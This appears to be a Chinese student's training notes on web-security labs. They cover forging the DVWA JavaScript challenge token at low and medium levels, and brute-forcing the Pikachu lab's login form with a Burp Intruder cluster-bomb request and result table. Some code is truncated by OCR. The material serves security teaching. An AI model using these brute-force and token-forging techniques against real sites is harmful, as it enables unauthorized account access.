20200806信息安全实训


笔记本： 我的第一个笔记本

创建时间： 2020/8/6 19:32 **更新时间：** 2020/8/6 20:41

作者： 820410740@qq.com

DVWA-javascript attack低级别

token使用md5加密，在输入框中输入success后还需在控制台输入generate_token()调用函数



D: > phpstudy_pro > WWW > DVWA-master > vulnerabilities > javascript > source > low.php

```php
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function r(n,t){return

    function rot13(inp) {
        return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
    }

    function generate_token() {
        var phrase = document.getElementById("phrase").value;
        document.getElementById("token").value = md5(rot13(phrase)); // md5加密
    }

    generate_token();
</script>
EOF;
?>
```

中级别

medium.php × low.php

D: > phpstudy_pro > WWW > DVWA-master > vulnerabilities > javascript > source > medium.php

```php
<?php
$page[ 'body' ] .= <<<EOF
<script src="/vulnerabilities/javascript/source/medium.js"></script>
EOF;
?>

```

发现有关token处理的代码存放在mediu.js中

发现和低级差不多，调用函数改为了do_elsesomething("XX")记得是大写X

pikachu爆破模块


基于表单的暴力破解

```php
<?php
/**
 * Created by runner.han
 * There is nothing new under the sun
 */


$PIKA_ROOT_DIR =  "../../";

include_once $PIKA_ROOT_DIR.'inc/config.inc.php';
include_once $PIKA_ROOT_DIR.'inc/mysql.inc.php';

$SELF_PAGE = substr($_SERVER['PHP_SELF'],strrpos($_SERVER['PHP_SELF'],'/')+1);
if ($SELF_PAGE = "bf_form.php"){
    $ACTIVE = array('','active open','','active',"","","","","","","","","","","","","","","","","","","","","","","","","","","","","","","",

}

include_once $PIKA_ROOT_DIR.'header.php';

$link=connect();
$html="";

//典型的问题,没有验证码,没有其他控制措施,可以暴力破解
if(isset($_POST['submit']) && $_POST['username'] && $_POST['password']){

    $username = $_POST['username'];
    $password = $_POST['password'];
    $sql = "select * from users where username=? and password=md5(?)";
    $line_pre = $link->prepare($sql);


    $line_pre->bind_param('ss',$username,$password);

    if($line_pre->execute()){
        $line_pre->store_result();
        if($line_pre->num_rows>0){
            $html.= '<p> login success</p>';

        } else{
            $html.= '<p> username or password is not exists~</p>';
        }

    } else {
```

Configure the positions where payloads will be inserted into the base request. The attack type determines the details.

Attack type: Cluster bomb

```
POST /vul/burteforce/bf_form.php HTTP/1.1
Host: www.pikachu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://www.pikachu
Connection: close
Referer: http://www.pikachu/vul/burteforce/bf_form.php
Cookie: PHPSESSID=frmbnqmrpb4osb9rc350q3j7gr
Upgrade-Insecure-Requests: 1

username=§ada§&password=§dada§&submit=Login
```



Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
6	admin	123456	200	☐	☐	35050	
0			200	☐	☐	35074	
1	admin	admin	200	☐	☐	35074	
2	123456	admin	200	☐	☐	35074	
3	111111	admin	200	☐	☐	35074	
4	password	admin	200	☐	☐	35074	
5	root	admin	200	☐	☐	35074	
7	123456	123456	200	☐	☐	35074	
8	111111	123456	200	☐	☐	35074	
9	password	123456	200	☐	☐	35074	
10	root	123456	200	☐	☐	35074	
11	admin	111111	200	☐	☐	35074	
12	123456	111111	200	☐	☐	35074	